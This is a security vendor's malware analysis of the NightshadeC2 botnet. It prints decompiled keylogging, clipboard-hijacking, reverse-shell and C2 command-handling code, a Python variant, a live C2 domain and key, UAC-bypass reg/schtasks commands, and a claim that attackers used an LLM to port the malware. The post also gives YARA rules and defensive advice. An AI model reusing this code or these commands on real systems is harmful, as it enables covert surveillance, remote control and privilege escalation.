


Figure 17 – Fingerprint callback in PCAP (RC4 encrypted)

Cyberchef and the RC4 operation with the passphrase set to the key found in the payload allows for decrypting traffic to and from the C2. In this case, the RC4 key was **RandOmKey322666B**.

Figure 18 – Decrypted fingerprint callback via CyberChef

The malware then calls the *SetThreadExecutionState* API with the flags shown below to effectively prevent the victim machine from going to sleep.

```
SetThreadExecutionState(ES_CONTINUOUS | ES_AWAYMODE_REQUIRED | ES_DISPLAY_REQUIRED | ES_SYSTEM_REQUIRED);
```

The malware then creates a new thread to set up clipboard harvesting and keylogging capabilities. Harvested clipboard contents and keystrokes are written to a hidden log file path that varies sample to sample.

In the specific sample observed in the incident, the following log files are used:

- %LOCALAPPDATA%\JohniiDepp - Used if the process's token IS elevated
- %LOCALAPPDATA%\LuchiiSvet - "RaysLight" in Russian, used if the process's token IS NOT elevated




Figure 19 – Create keylog/clipboard log file

The keylogging and clipboard harvesting capabilities are setup via a new thread that creates a hidden window via the *CreateWindowExW* API and registers a callback via *RegisterClassExW* to process messages sent to the window.

Key parameters are described below:

```
CreateWindowExW(
   0x80u, // dwExStyle == WS_EX_TOOLWINDOW - Hides the window from the victim's taskbar/ALT+TAB
   ClassName, // lpClassName == L"IsabellaWine" - Specific class name used for the window, does not appear to c
   0LL, // lpWindowName == NULL - No window title text
   0, // dwStyle == WS_OVERLAPPED - Omits WS_VISIBLE flag so window is hidden
   ...
```

The *AddClipboardFormatListener* API is then called to place the window in the clipboard format listener list, allowing the window to receive *WM_CLIPBOARDUPDATE* messages. This essentially allows the window to harvest the victim's clipboard contents when it changes.

```
v3.cbSize = 80;
v3.style = 3;
v3.hInstance = hInstance;
v3.hbrBackground = (HBRUSH)6;
v3.lpszClassName = aIsabellawine;
v3.lpfnWndProc = (WNDPROC)mw_hidden_window_callback;// Callback that processes messages sent to the hidden window
if ( RegisterClassExW(&v3) )
{
  hwnd = CreateWindowExW(
           0x80u,                               // WS_EX_TOOLWINDOW
           ClassName,                           // L"IsabellaWine"
           0LL,
           0,                                   // WS_OVERLAPPED
           0x80000000,
           0x80000000,
           0x80000000,
           0x80000000,
           0LL,
           0LL,
           hInstance,
           0LL);
  if ( hwnd )
  {
    AddClipboardFormatListener(hwnd);           // Place hidden window in clipboard format listener list
    while ( GetMessageW(&Msg, 0LL, 0, 0) )
    {
      TranslateMessage(&Msg);
      DispatchMessageW(&Msg);
    }
```

Figure 20 – Create hidden window with ”IsabellaWine” class name for capturing clipboard

In order to capture victim keystrokes, the *SetWindowsHookExW* API is called to install a hook procedure into the hook chain, a commonly used API for keylogging.

Key parameters are described below:

```
SetWindowsHookExW(
   13, // idHook == WH_KEYBOARD_LL - Installs a hook procedure that monitors low-level keyboard input events.
   (HOOKPROC)fn, // lpfn == Pointer to the hook procedure that captures keystrokes,
...
```

The hook procedure first checks to ensure the pressed keys aren't Ctrl+c or Ctrl+v, then converts the virtual key to its associated unicode character, and writes it to the log file, along with the current window's window text retrieved via GetWindowTextW, giving the threat actors context as to what window the keystrokes were typed in.

```
if ( !code && wParam == 0x100 )               // WM_KEYDOWN
{
  wVirtKey = *lParam;
  memset(KeyState, 0, 0x100uLL);
  memset(pwszBuff, 0, 0x22uLL);
  hWnd = GetForegroundWindow();
  if ( hWnd )
  {
    if ( wVirtKey != 67 || (GetKeyState(162) < 0 || GetKeyState(163) < 0 ? (v8 = 1) : (v8 = 0), !v8) )// Ctrl + c
    {
      if ( wVirtKey != 86 || (GetKeyState(162) < 0 || GetKeyState(163) < 0 ? (v9 = 1) : (v9 = 0), !v9) )// Ctrl + v
      {
        idThread = GetWindowThreadProcessId(hWnd, 0LL);
        if ( idThread )
        {
          dwhkl = GetKeyboardLayout(idThread);
          CurrentThreadId = GetCurrentThreadId();
          if ( AttachThreadInput(CurrentThreadId, idThread, 1) )
          {
            if ( GetKeyboardState(KeyState) && ToUnicodeEx(wVirtKey, 0, KeyState, pwszBuff, 16, 0, dwhkl) > 0 )// Convert key to unicode character
            {
              if ( !(unsigned int)mw_write_to_log_with_current_window_text_1(wVirtKey, hWnd) )
                ((void (__fastcall *)(const void *, HWND))mw_write_to_log_with_current_window_text)(pwszBuff, hWnd);
              v4 = GetCurrentThreadId();
              AttachThreadInput(v4, idThread, 0);
            }
```

Figure 21 – Hook procedure that captures/converts key strokes and writes to log

A preview of an example keylog/clipboard log file is shown below. This demonstrates what content threat actors would see after retrieving the file from the victim machine, including active window title and clipboard contents/keystrokes.

```
LuchiiSvet - Notepad
File  Edit  Format  View  Help
----------[10:34 27.08.2025] Untitled - NotepadTesting 123Logging keystrokes 123----------[10:35 27.08.2025]
Untitled - Notepad⌫sdlkjhflsjdfhgjkfhg⌫sdlkjhflsjdfhgjkfhg⌫d⌫sdlkjhflsjdfhgjkfhgd⌫c⌫sdlkjhflsjdfhgjkfhgdcc⌫sdlkjhflsjdfhgjkfhgdcc
```

Figure 22 – Keylog/clipboard capture log file example

Next, the malware begins handling commands from the C2. The list of commands, which can vary between samples, can be found in the table below.

Command	Description
1	Pong / Keep Alive
4 or 8	Reverse Shell via Command Prompt/PowerShell
48	Upload attacker-specified file(s) from victim device
49	Download/execute DLL or EXE

89	Connect to new C2
90	Self deletion
128	Create mutex, start hidden desktops/browsers (Firefox, Chrome, Brave, Edge) or a Run Prompt in a specified desktop
150	Upload captured victim keystrokes/clipboard contents from the hidden log file to the C2
201/202	Screen capturing
205	Remote control capability: copy/paste from attacker to victim, simulate keyboard/mouse input via `SendInput` API

The code shown creates a reverse shell connection to the C2 server by spawning a hidden Command Prompt or PowerShell process. It configures pipes as handles for the process's stdin, stdout, and stderr streams, allowing the C2 server to send commands and receive output from the compromised system's shell.

```
SetConsoleCP(0xFDE9u);
SetConsoleOutputCP(0xFDE9u);
if ( a1[1] == (void *)4 )
  lpApplicationName = aCWindowsSystem_4;      // C:\Windows\System32\cmd.exe
if ( a1[1] == (void *)8 )
  lpApplicationName = aCWindowsSystem_5;      // C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
free(a1);
s = sub_140008890((const WCHAR *)v21, 2);
if ( !s )
  return 0LL;
v22[0] = 101LL;
if ( (unsigned int)sub_1400110E0(s, v22, 16u) )
{
  CreatePipe(&hReadPipe, &hWritePipe, &PipeAttributes, 0x7FFFu);
  CreatePipe(&v14, &v20, &PipeAttributes, 0x7FFFu);
  StartupInfo.cb = 0x68;
  StartupInfo.dwFlags = 0x101;
  StartupInfo.wShowWindow = 0;
  StartupInfo.hStdInput = v14;
  StartupInfo.hStdOutput = hWritePipe;
  StartupInfo.hStdError = hWritePipe;
  CreateProcessW(lpApplicationName, 0LL, 0LL, 0LL, 1, 0, 0LL, 0LL, &StartupInfo, &ProcessInformation);
  ArgList = j_calloc_base(1uLL, 0x18uLL);
```

Figure 23 – Reverse shell logic

The functionality of the copy/paste feature can be seen in the figure below, where the malware sends a request to the C2 for the replacement text, and replaces it via the Windows API *SetClipboardData* prior to calling *SendInput* to send the Ctrl+v keyboard shortcut.

```
    if ( OpenClipboard(0LL) )
    {
      EmptyClipboard();
      hMem = GlobalAlloc(0x2000u, dwReplacementClipboardSize + 1);
      v7 = GlobalLock(hMem);
      mw_mem_cpy_0(v7, lpMem);
      GlobalUnlock(hMem);
      SetClipboardData(1u, hMem);             // Replace clipboard contents with C2 supplied contents
      CloseClipboard();
      sub_28496880410(pInputs, 0LL, 160LL);
      *(_DWORD *)pInputs = 1;
      *(_DWORD *)&pInputs[12] = 0;
      *(_WORD *)&pInputs[8] = 17;
      *(_DWORD *)&pInputs[40] = 1;
      *(_DWORD *)&pInputs[52] = 0;
      *(_WORD *)&pInputs[48] = 86;
      *(_DWORD *)&pInputs[80] = 1;
      *(_DWORD *)&pInputs[92] = 2;
      *(_WORD *)&pInputs[88] = 86;
      *(_DWORD *)&pInputs[120] = 1;
      *(_DWORD *)&pInputs[132] = 2;
      *(_WORD *)&pInputs[128] = 17;
      SendInput(4u, (LPINPUT)pInputs, 40);    // Ctrl+v, paste clipboard contents
    }
    mw_heap_free_wrapper(lpMem);
  }
  else
  {
    SendInput(1u, &v8, 40);                   // Synthesize C2 supplied keystrokes/mouse motions
  }
}
```


Figure 24 – Copy/paste and mouse/keyboard simulation from C2

The next figure displays the code responsible for spawning a hidden web browser or Run Prompt. Depending on flags from the C2, the specified web browser is started in a new or existing desktop, with support for Google Chrome, Microsoft Edge, Firefox, and Brave.

Firefox is started with the **-no-delevate** parameter, while Chromium-based browsers use **--mute-audio --do-not-deelevate**. These command line arguments ensure proper browser functionality when launched with elevated privileges.

If the C2 specifies the flag to spawn a Run Prompt instead of a web browser, the following process is spawned:

```
"C:\Windows\System32\rundll32.exe" "C:\Windows\System32\shell32.dll" #61
```



```
hDesktop = mw_create_or_return_existing_desktop_handle((__int64)pwszDesktopName);// Create or open existing desktop, return handle
if ( hDesktop )
{
  SetThreadDesktop(hDesktop);
  if ( dwElevationType )
    wsprintfW((__int64)lpDesktop, (__int64)aSa, pwszDesktopName);// %sA
  else
    wsprintfW((__int64)lpDesktop, (__int64)aSu, pwszDesktopName);// %sU
  StartupInfo.cb = 0x68;                        // The size of the structure, in bytes.
  StartupInfo.lpDesktop = (LPWSTR)lpDesktop;  // The name of the desktop, or the name of both the desktop and window station for this process, formatted
                                                // via %sA or %sU, depending based on whether the current process is running elevated or not.
  if ( (unsigned int)mw_check_flags_browser_exists(flags, pwszWebBrowserExePath) )// Flags specified from C2 set the process to create a hidden window for
  {
    if ( (flags & 0x8000) != 0 )
    {
      if ( (flags & 8) != 0 )
      {
        mw_mem_cpy(lpOutCommandLine, (const __m128i *)aRundll32CWindo);// rundll32 "C:\Windows\System32\shell32.dll" #61
                                                // (run prompt)
      }
      else
      {
        if ( (flags & 4) != 0 )
          wsprintfW((__int64)lpOutCommandLine, (__int64)aWsNoDeelevate, pwszWebBrowserExePath);// "%ws" -no-deelevate
        else
          wsprintfW((__int64)lpOutCommandLine, (__int64)aWsMuteAudioDoN, pwszWebBrowserExePath);// "%ws" --mute-audio --do-not-de-elevate
        for ( i = 0; i < 2; ++i )
        {
          mw_kill_specified_browser(flags);
          Sleep(0xC8u);
        }
      }
      CreateProcessW(
        (LPCWSTR)pwszWebBrowserExePath,
        (LPWSTR)lpOutCommandLine,
        0LL,
        0LL,
        0,
        0,
        0LL,
        0LL,
        &StartupInfo,
        &ProcessInformation);               // Create hidden browser process
      if ( ProcessInformation.hProcess )
      {
        CloseHandle(ProcessInformation.hProcess);
        CloseHandle(ProcessInformation.hThread);
      }
```

Figure 25 – Run prompt/hidden web browser capability

NightshadeC2 Python Variant

TRU found threat actors may have used an LLM to convert the C-based malware to Python. The Python variant maintains a subset of functionality including download/execute, self-deletion, and reverse shell capabilities.

This approach likely helps evade detection, as VirusTotal shows few vendors identify Python variants. The figure demonstrates how the Python code uses nearly identical API calls as its C counterpart to gather the victim's external IP address and OS information, before sending it off to the C2 server formatted in the structure shown in Figure 17 above.

```
def GetHWID(buf):
    hKey = c_uint32();
    dwSize = c_uint32(126);
    Advapi32.RegOpenKeyExW(HKEY_LOCAL_MACHINE, r"SOFTWARE\Microsoft\Cryptography", 0, KEY_QUERY_VALUE | KEY_WOW64_64KEY, addressof(hKey));
    if hKey:
        Advapi32.RegGetValueW(hKey, 0, "MachineGuid", RRF_RT_REG_SZ, 0, buf, addressof(dwSize));
        Advapi32.RegCloseKey(hKey)
    return 0;

def GetOS(buf):
    hKey = c_uint32();
    dwSize = c_uint32(126);
    Advapi32.RegOpenKeyExW(HKEY_LOCAL_MACHINE, r"SOFTWARE\Microsoft\Windows NT\CurrentVersion", 0, KEY_QUERY_VALUE | KEY_WOW64_64KEY, addressof(hKey));
    if hKey:
        Advapi32.RegGetValueW(hKey, 0, "ProductName", RRF_RT_REG_SZ, 0, buf, addressof(dwSize));
        Advapi32.RegCloseKey(hKey);
    return 0;

def GetIpGeo(country):
    dwSize = c_uint32();
    readden = c_uint32();
    hSession = Winhttp.WinHttpOpen(0, 0, 0, 0, 0);
    if hSession == 0:
        return 0;
    hConnect = Winhttp.WinHttpConnect(hSession, "www.ip-api.com", 80, 0);
    if hConnect == 0:
        return 0;
    hRequest = Winhttp.WinHttpOpenRequest(hConnect, "GET", "line/?fields=16385", 0, 0, 0, 0);
    if hRequest == 0:
        return 0;
    if Winhttp.WinHttpSendRequest(hRequest, 0, 0, 0, 0, 0, 0) == 0:
        return 0;
    if Winhttp.WinHttpReceiveResponse(hRequest, 0) == 0:
        return 0;
    Winhttp.WinHttpQueryDataAvailable(hRequest, addressof(dwSize));
    if dwSize.value == 0:
        return 0;
    lpOutBuffer = (c_char * (dwSize.value + 1))();
    if Winhttp.WinHttpReadData(hRequest, lpOutBuffer, dwSize, addressof(readden)) == 0:
        return 0;
    for i in range(len(lpOutBuffer)):
        if lpOutBuffer[i] == b'\n':
            lpOutBuffer[i] = b'\x00';
```

Figure 26 – Nightshade C2 Python variant, near identital logic to C variant

The next figure displays the command handling logic, where the fingerprint information is sent to the C2 and a thread is started to ping the C2. This behavior is identical in the C variant.

Three commands are handled by the script (shown in order below), including: ping, reverse shell, download/execute of a DLL or EXE, and self-deletion.

```
s = Connect(IP, PORT, 1);
if not s:
    continue;
if Send(s, botinfo_addr, sizeof(BOT_INFO)) == 0:
    continue;
WINFUNC = WINFUNCTYPE(c_int, c_uint32);
ThreadPing_func = WINFUNC(ThreadPing);
hPing = Kernel32.CreateThread(0, 0, ThreadPing_func, s, 0, 0);
while 1:
    command[0] = 0;
    command[1] = 0;
    if RecvTimeout(s, command, sizeof(command), 1) == 0:
        break;
    if command[0] == S_PING:
        continue;
    elif command[0] == S_START_TERMINAL:
        CMDFUNC = WINFUNCTYPE(c_int, c_uint32);
        ThreadTerminalSession_func = CMDFUNC(ThreadTerminalSession);
        hThread = Kernel32.CreateThread(0, 0, ThreadTerminalSession_func, command[1], 0, 0);
        Kernel32.CloseHandle(hThread);
    elif command[0] == S_UPLOAD:
        if RecvTimeout(s, addressof(finfo), sizeof(FILE_INFO), 1) == 0:
            break;
        pfinfo = crt.calloc(1, sizeof(FILE_INFO));
        crt.memcpy(pfinfo, addressof(finfo), sizeof(finfo));
        UPLOADFUNC = WINFUNCTYPE(c_int, c_uint32);
        ThreadUploadFile_func = UPLOADFUNC(ThreadUploadFile);
        hThread = Kernel32.CreateThread(0, 0, ThreadUploadFile_func, pfinfo, 0, 0);
        Kernel32.CloseHandle(hThread);
    elif command[0] == S_DELETE:
        SelfDelete();
    else:
        break;
```

Figure 27 – Nightshade C2 Python variant command handling, self-deletion, reverse shell, download/execute

Steam Profile for C2

Like other malware, some Nightshade variants (including the python variants) make use of steam URLs for acquiring the C2. This allows threat actors to change their C2 on-the-fly, while maintaining the same steam URL. The figures below demonstrate this lookup in the malware and show the C2 “programsbookss[.]com” in the Steam profile metadata.




Figure 28 – Acquire C2 via Steam Community URL




Figure 29 – Example C2 ”programsbookss[.]com” from Steam Community URL

UAC Bypasses

TRU has observed two different UAC bypass techniques used in campaigns. The first was found built into a NightshadeC2 payload and makes use of a UAC bypass from 2019 for privilege escalation that abuses the behavior of the RPC server that implements the UAC feature. A PoC of the bypass is available in Github here.

The second UAC bypass makes use of the technique described here and has been implemented in a new version of the .NET based loader, where it checks if the system is running an OS older than Windows 11. If so, it starts the following LOLBin processes to escalate privileges. Shortly after, it adds an exclusion in Windows Defender for the final payload, avoiding the need to escalate by UAC prompt.

```
 reg add "HKCU\Environment" /v windir /t REG_SZ /d "<REDACTED_PAYLOAD_PATH> /1" /f
schtasks /Run /i /TN "\Microsoft\Windows\DiskCleanup\SilentCleanup"
reg delete "HKCU\Environment" /v windir /f
```

Yara Rules

```
 rule NightshadeC2_Win_x64
{
    meta:
        author = "YungBinary"
        description = "Detects NightshadeC2 in memory"

    strings:
        $a = "camera!" wide
        $b = "keylog.txt" wide
        $c = "powershell Start-Sleep -Seconds 3; Remove-Item -Path %ws -Force" wide
        $d = "MachineGuid" wide
        $e = "[%02d:%02d %02d.%02d.%02d] %ws"

    condition:
        4 of them
}
```

```
 rule NightshadeC2_Python_Win
{
    meta:
        author = "YungBinary"
        description = "Detects PyNightshade on disk"

    strings:
        $s1 = "Winhttp.WinHttpOpenRequest(hConnect, \"GET\", \"line/?fields=" ascii
        $s2 = "MachineGuid" ascii
        $s3 = "i = (i + 1) % 256" ascii

    condition:
        all of them
}
```

What did we do?

- Our team of 24/7 SOC Cyber Analysts proactively isolated the affected host to contain the infection on the customer's behalf.
- We communicated what happened with the customer and helped them with remediation efforts.

What can you learn from this TRU Positive?

- NightshadeC2 is a new botnet/infostealer malware with comprehensive functionality: system control capabilities, keystroke/clipboard monitoring, reverse shell access, payload execution, and credential theft from browsers.
- Distribution occurs through two methods: ClickFix leveraging booking[.]com-themed landing pages, and trojanized legitimate software including CCleaner, Advanced IP Scanner, Everything, and VPN setup packages.
- Technical note: Analysis environments with disabled Windows Defender protection fail to properly execute the loader component.
- Threat actors continue to make use of existing and novel User Account Control (UAC) bypasses to evade Windows Defender.

How eSentire is Responding

The eSentire Threat Response Unit (TRU) combines threat intelligence gained from research and security incidents to create practical outcomes for our customers. We are taking a comprehensive response approach to combat modern cybersecurity threats by deploying countermeasures, such as:

- Conducting global threat hunts to identify Indicators across our customer base, ensuring early detection and mitigation of threats.
- Maintaining continuous threat intelligence monitoring through our Threat Response Unit (TRU), which allows us to stay ahead of NightshadeC2 updates and adapt our MDR for Endpoint and MDR for Network

capabilities to address new variants and proactively defend against attack methods.
- Developing and implementing custom detection rules and prevention measures across our MDR platform to identify and block NightshadeC2's unique signatures, injection techniques, and associated malicious behaviors.

Our detection content is supported by investigation runbooks, ensuring our 24/7 SOC Cyber Analysts respond rapidly to any intrusion attempts related to known malware Tactics, Techniques, and Procedures. In addition, TRU closely monitors the threat landscape, constantly addresses capability gaps, and conducts retroactive threat hunts to assess customer impact.

Recommendations from the Threat Response Unit (TRU)

- Disable the Run prompt via GPO:
  - User Configuration > Administrative Templates > Start Menu and Taskbar > Enable “Remove Run menu from Start Menu”
- Implementing Phishing and Security Awareness Training (PSAT) programs is crucial to educate employees about emerging threats and mitigate the risk of successful social engineering attacks.
- Use a Next-Gen AV (NGAV) or Endpoint Detection and Response (EDR) solution to detect and contain threats.

Indicators of Compromise

- Indicators of Compromise can be found here.

References

- https://x.com/YungBinary/status/1959083146944623043
- https://enigma0x3.net/2016/07/22/bypassing-uac-on-windows-10-using-disk-cleanup/
- https://googleprojectzero.blogspot.com/2019/12/calling-local-windows-rpc-servers-from.html
- https://github.com/Kudaes/Elevator
- https://x.com/JAMESWT_WT/status/1961292003620102532
- https://x.com/JAMESWT_WT/status/1959874333704130804
- https://x.com/JAMESWT_WT/status/1958944063706546672

To learn how your organization can build cyber resilience and prevent business disruption with eSentire’s Next Level MDR, connect with an eSentire Security Specialist now.

GET STARTED

ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

Source: https://www.esentire.com/blog/new-botnet-emerges-from-the-shadows-nightshadec2